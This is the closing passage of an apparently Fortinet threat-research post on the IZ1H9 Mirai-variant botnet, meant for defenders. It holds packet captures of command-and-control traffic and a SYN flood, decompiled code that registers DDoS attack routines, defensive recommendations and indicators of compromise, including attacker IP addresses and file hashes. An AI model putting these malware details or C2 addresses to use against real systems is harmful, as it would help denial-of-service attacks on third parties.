



Figure 14: C2 communication



No.	Time	Source	Destination	Protocol	Length	DestPort	Info
116	1638.239149594	194.180.48.101	179.10.3.6	TCP	62	45886	5034 → 45886 [PSH, ACK] Seq=55 Ack=68 Wi
117	1638.239214179	179.10.3.6	194.180.48.101	TCP	56	5034	45886 → 5034 [ACK] Seq=68 Ack=57 Win=641
118	1666.748153090	194.180.48.101	179.10.3.6	TCP	96	45886	5034 → 45886 [PSH, ACK] Seq=57 Ack=68 Wi
119	1666.748181161	179.10.3.6	194.180.48.101	TCP	56	5034	45886 → 5034 [ACK] Seq=68 Ack=97 Win=641
120	1666.755361772	179.10.3.6	1 7	TCP	76	80	49568 → 80 [SYN] Seq=0 Win=64240 Len=0 M
121	1666.755407635	179.10.3.6	1 7	TCP	76	80	49576 → 80 [SYN] Seq=0 Win=64240 Len=0 M
122	1666.755435093	179.10.3.6	1 7	TCP	76	80	49592 → 80 [SYN] Seq=0 Win=64240 Len=0 M
123	1666.755497925	179.10.3.6	1 7	TCP	76	80	49604 → 80 [SYN] Seq=0 Win=64240 Len=0 M
124	1666.755522343	179.10.3.6	1 7	TCP	76	80	49608 → 80 [SYN] Seq=0 Win=64240 Len=0 M
125	1666.755539569	179.10.3.6	1 7	TCP	76	80	49610 → 80 [SYN] Seq=0 Win=64240 Len=0 M
126	1666.755557846	179.10.3.6	1 7	TCP	76	80	49614 → 80 [SYN] Seq=0 Win=64240 Len=0 M
127	1666.755608746	179.10.3.6	1 7	TCP	76	80	49628 → 80 [SYN] Seq=0 Win=64240 Len=0 M
128	1666.755631975	179.10.3.6	1 7	TCP	76	80	49634 → 80 [SYN] Seq=0 Win=64240 Len=0 M
129	1666.755649810	179.10.3.6	1 7	TCP	76	80	49644 → 80 [SYN] Seq=0 Win=64240 Len=0 M
130	1666.755699371	179.10.3.6	1 7	TCP	76	80	49658 → 80 [SYN] Seq=0 Win=64240 Len=0 M
131	1666.755723044	179.10.3.6	1 7	TCP	76	80	49670 → 80 [SYN] Seq=0 Win=64240 Len=0 M
132	1666.755740292	179.10.3.6	1 7	TCP	76	80	49680 → 80 [SYN] Seq=0 Win=64240 Len=0 M
133	1666.755757989	179.10.3.6	1 7	TCP	76	80	49688 → 80 [SYN] Seq=0 Win=64240 Len=0 M
134	1666.755813746	179.10.3.6	1 7	TCP	76	80	49704 → 80 [SYN] Seq=0 Win=64240 Len=0 M
135	1666.755833848	179.10.3.6	1 7	TCP	76	80	49710 → 80 [SYN] Seq=0 Win=64240 Len=0 M
136	1666.755852909	179.10.3.6	1 7	TCP	76	80	49716 → 80 [SYN] Seq=0 Win=64240 Len=0 M
137	1666.755870093	179.10.3.6	1 7	TCP	76	80	49728 → 80 [SYN] Seq=0 Win=64240 Len=0 M

```
▷ Frame 118: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface any, id 0
▷ Linux cooked capture v1
▷ Internet Protocol Version 4, Src: 194.180.48.101, Dst: 179.10.3.6
▷ Transmission Control Protocol, Src Port: 5034, Dst Port: 45886, Seq: 57, Ack: 68, Len: 40
◢ Data (40 bytes)
```

Figure 15: TCP SYN flood attack

```
*((_BYTE *)v66 + 8) = 0xB;
v67 = (unsigned __int8)byte_521A6C;
v68 = v66;
v69 = qword_521A70;
*v66 = UDP_Attack;
v70 = sub_41B600(v69, 8LL * (unsigned int)(v67 + 1));
qword_521A70 = v70;
v71 = byte_521A6C + 1;
*(_QWORD *)(v70 + 8LL * (unsigned __int8)byte_521A6C) = v68;
byte_521A6C = v71;
v72 = sub_41B508(1uLL, 16LL);
*((_BYTE *)v72 + 8) = 0xC;
v73 = (unsigned __int8)byte_521A6C;
v74 = v72;
v75 = qword_521A70;
*v72 = HTTP_Flood_Attack;
v76 = sub_41B600(v75, 8LL * (unsigned int)(v73 + 1));
qword_521A70 = v76;
v77 = byte_521A6C + 1;
*(_QWORD *)(v76 + 8LL * (unsigned __int8)byte_521A6C) = v74;
byte_521A6C = v77;
v78 = sub_41B508(1uLL, 16LL);
*((_BYTE *)v78 + 8) = 0xD;
v79 = (unsigned __int8)byte_521A6C;
v80 = v78;
v81 = qword_521A70;
*v78 = UDP_Plain_Attack;
v82 = sub_41B600(v81, 8LL * (unsigned int)(v79 + 1));
qword_521A70 = v82;
v83 = byte_521A6C + 1;
*(_QWORD *)(v82 + 8LL * (unsigned __int8)byte_521A6C) = v80;
byte_521A6C = v83;
v84 = sub_41B508(1uLL, 16LL);
*((_BYTE *)v84 + 8) = 0xE;
v85 = (unsigned __int8)byte_521A6C;
v86 = v84;
v87 = qword_521A70;
*v84 = TCP_SYN_Attack;
v88 = sub_41B600(v87, 8LL * (unsigned int)(v85 + 1));
```

Figure 16: DDoS attacking methods

Conclusion

IoT devices have long been an attractive target for threat actors, with remote code execution attacks posing the most common and concerning threats to both IoT devices and Linux servers. The exposure of vulnerable devices can result in severe security risks. Despite the availability of patches for these vulnerabilities, the number of exploit triggers remains alarmingly high, often numbering in the thousands.

What amplifies the impact of the IZ1H9 Campaign are the rapid updates to the vulnerabilities it exploits. Once an attacker gains control of a vulnerable device, they can incorporate these newly compromised devices into their

botnet, enabling them to launch further attacks like DDoS attacks and brute-force.

To counter this threat, it is strongly recommended that organizations promptly apply patches when available and always change default login credentials for devices.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

BASH/Mirai.AEH!tr.dldr
ELF/Mirai.AT!tr
ELF/Mirai.GG!tr
Linux/Mirai.L!tr
Linux/Mirai.REAL!tr
Linux/Mirai.IZ1H9!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

Fortinet has also released IPS signatures to proactively protect our customers from the threats contained in the exploit list.

The URLs are rated as “Malicious Websites” by the FortiGuard Web Filtering service.

We also suggest our readers go through the free NSE training: NSE 1 – Information Security Awareness, a module on Internet threats designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

URLs:

194[.]180[.]48[.]100
2[.]56[.]59[.]215
212[.]192[.]241[.]72

Files:

c8cf29e56760c50fa815a0c1c14c17641f01b9c6a4aed3e0517e2ca722238f63
1e15d7cd0b4682a86620b3046548bdf3f39c969324a85755216c2a526d784c0d
7b9dce89619c16ac7d2e128749ad92444fe33654792a8b9ed2a3bce1fee82e6a
b5daf57827ced323a39261a7e19f5551071b5095f0973f1397d5e4c2fcc39930
b523ea86ebfd666153078593476ca9bd069d6f37fa7846af9e53b1e01c977a17
8d07f15dd7d055b16d50cb271995b768fdd3ca6be121f6a35b61b917dfa33938
34628bcfc40218095c65678b52ce13cea4904ce966d0fd47e691c3cb039871ec
afc176f7b692a5ff93c7c66eee4941acf1b886ee9f4c070faf043b16f7e65c11
df9ee47c783fbe8c3301ed519033fc92b05d7fd272d35c64b424a7e46c6da43b
737ba9e84b5166134d491193be3305afa273733c35c028114d8b1f092940b9a3
0aa9836174f231074d4d55c819f6f1570a24bc3ed4d9dd5667a04664acb57147

Source: https://www.fortinet.com/blog/threat-research/Iz1h9-campaign-enhances-arsenal-with-scores-of-exploits